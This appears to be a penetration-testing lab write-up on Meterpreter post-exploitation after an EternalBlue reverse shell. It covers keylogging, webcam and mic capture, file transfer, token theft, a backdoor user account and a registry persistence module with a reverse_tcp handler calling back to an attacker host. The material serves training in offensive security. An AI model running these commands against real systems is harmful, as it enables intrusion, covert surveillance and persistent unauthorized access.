- First get a reverse shell from the target machine, in my case it would be
Blueand attacker will be kali. Also i have addedBlueinto thevmnet2 aka PIVOT-NETnetwork. - Let’s use the
Eternal Blue(MS17-010)exploit to get a reverse shell:


user interface options:
Establishing a Meterpreter interactive session between the compromised system and your attacker machine enables you to perform actions to collect sensitive and confidential information from the target system. The following is a brief list of useful commands that are used within Meterpreter:
keyscan_start: Meterpreter begins capturing the keystrokes entered by a user on the compromised host.keyscan_stop: Stops capturing the keystrokes entered by a user on the compromised system.keyscan_dump: Exports the captured keystrokes into a file.screenshot: Meterpreter will capture a screenshot of the desktop on the compromised host.screenshare: Begins a real-time stream showing the live actions performed by a user on the compromised host.record_mic: Meterpreter activates the microphone on the compromised host and begins recording.webcam_list: Displays a list of webcams available on the compromised host.webcam_snap: Activates the webcam on the compromised host and takes a picture.webcam_stream: Begins a live stream from the webcam on the compromised system.search: Using the search –f<filename>command quickly searches on the compromised system for the file.
File transfers:
- To upload a file such as a malicious payload, Meterpreter supports file transfers between the attacker and the compromised host.

meterpreter > upload /usr/share/windows-binaries/vncviewer.exe c:\\
 2. Spawning a native shell from meterpreter:
 3. If we see to the root of the directory and verify if our file is uploaded or not:
 4. Use the following command to download a file from the
 C: directory of the target to the /home/ kali/ directory on Kali Linux:
meterpreter > download c:\\jack_of_diamonds.png /home/kali/
The double backslashes (\\) are used as escape characters for Windows-style directory paths and are necessary for Meterpreter to interpret the path correctly
privilege escalation using meterpreter:
After exploiting a security vulnerability and gaining either a reverse or bind shell, you may not be able to perform administrative actions or tasks on the compromised system due to having low privileges on the compromised machine. Therefore, it’s important to understand the need to escalate your user privileges to a high-privilege user such as the local administrator, a domain administrator, or even the SYSTEM level. Escalating your user privileges on a compromised system simply allows you to modify configurations and perform administrative functions on the victim machine.
- On Meterpreter, use the
getuidcommand to verify the user privilege that Meterpreter is currently using on the compromised host. - Next, execute the use
privcommand within Meterpreter to load the privilege extension if it’s not loaded already. I am already having
 NT AUTHORITY\SYSTEMso it didn’t work.
Types of tokens:
- Delegate tokens: This token is created on a system when a user logs in to that system and provides the privileges to allow the user to perform actions that are within the limitation of their user privileges. Additionally, this type of token is created when a user remotely accesses a Windows host using Microsoft’s RDP.
- Impersonate token: This type of token allows a user to access remote network services such as file shares and network drives across a network.
- Open the session of reverse shell, then type
load incognito, after thatlist_tokens -uto see the available tokens.
- If you do a
getuidto check your identity, in my case it’s alreadySYSTEMwhich is the highest privilege possible. So i don’t need to impersonate tokens. But you can do that using the command:
meterpreter > impersonate_token NT AUTHORITY\SYSTEM
- Another technique to impersonate a user such as the local Administrator is to identify a running process on the compromised system that is running using the Administrator’s privileges and steal the token for the process
- Use the command
psto identify:
- Let’s say i want to migrate to this process:

- For stealing the token use the command :
steal_token PID
- Lastly, to revert to SYSTEM-level privileges on Meterpreter, use the following
rev2selfcommand.
Setting up persistence:
After remotely exploiting a security vulnerability within a host, the payload is usually delivered, which allows the penetration tester to gain a reverse shell on the target. Since Meterpreter runs within the memory of the target, the session will be terminated when the compromised host loses power or reaches an inactivity timeout. Implementing persistence on the compromised host will ensure the penetration tester always has access to the target whenever it’s online.
- Meterpreter allows penetration testers to remotely enable
RDPon a compromised Windows operating system:
meterpreter > run post/windows/manage/enable_rdp

 2. Use the
 shell command within Meterpreter to spawn a Windows native shell, then use the net user pentester password1 /add command to create a new user on the compromised host:
 3. Metasploit contains two specific exploit modules that enable penetration testers to set up persistence on a compromised Windows host. These modules are as follows:
- exploit/windows/local/persistence
- exploit/windows/local/registry_persistence
- Both of these modules will create a payload that modifies the system registry value located within the
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\location and stores theVBS scriptin theC:\WINDOWS\TEMP\directory, causing the payload to execute each time the system boots or when a user logs on. These are very dangerous and should be removed when you have completed the technical aspect of the penetration test within the organization. If these payloads are not removed from the registry and the TEMP folder, a threat actor can gain access to the host machine without authentication.
- Background the session using
ctrl + zand then select theexploit/windows/local/persistencemodule, set the session number, and configure the module to take effect when the system starts up:
msf use exploit/windows/local/persistence
msf exploit(windows/local/persistence) > set SESSION 1
msf exploit(windows/local/persistence) > set STARTUP SYSTEM
msf exploit(windows/local/persistence) > set LHOST 172.30.1.130
LHOST => 172.30.1.130
msf exploit(windows/local/persistence) > set LPORT 1234
LPORT => 1234
msf exploit(windows/local/persistence) > set SESSION 5
SESSION => 5
You can set STARTUP as user also if you are targeting a specific user to login to the system.
 2. Setting up the handler for recieving
 reverse connection
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set AutoRunScript post/windows/manage/ migrate
msf6 exploit(multi/handler) > set LHOST 172.30.1.130
msf6 exploit(multi/handler) > set LPORT 1234 msf6 exploit(multi/handler) > exploit
 whenever the user/administrator will login the PC you will always recieve a connection back sue to the payload.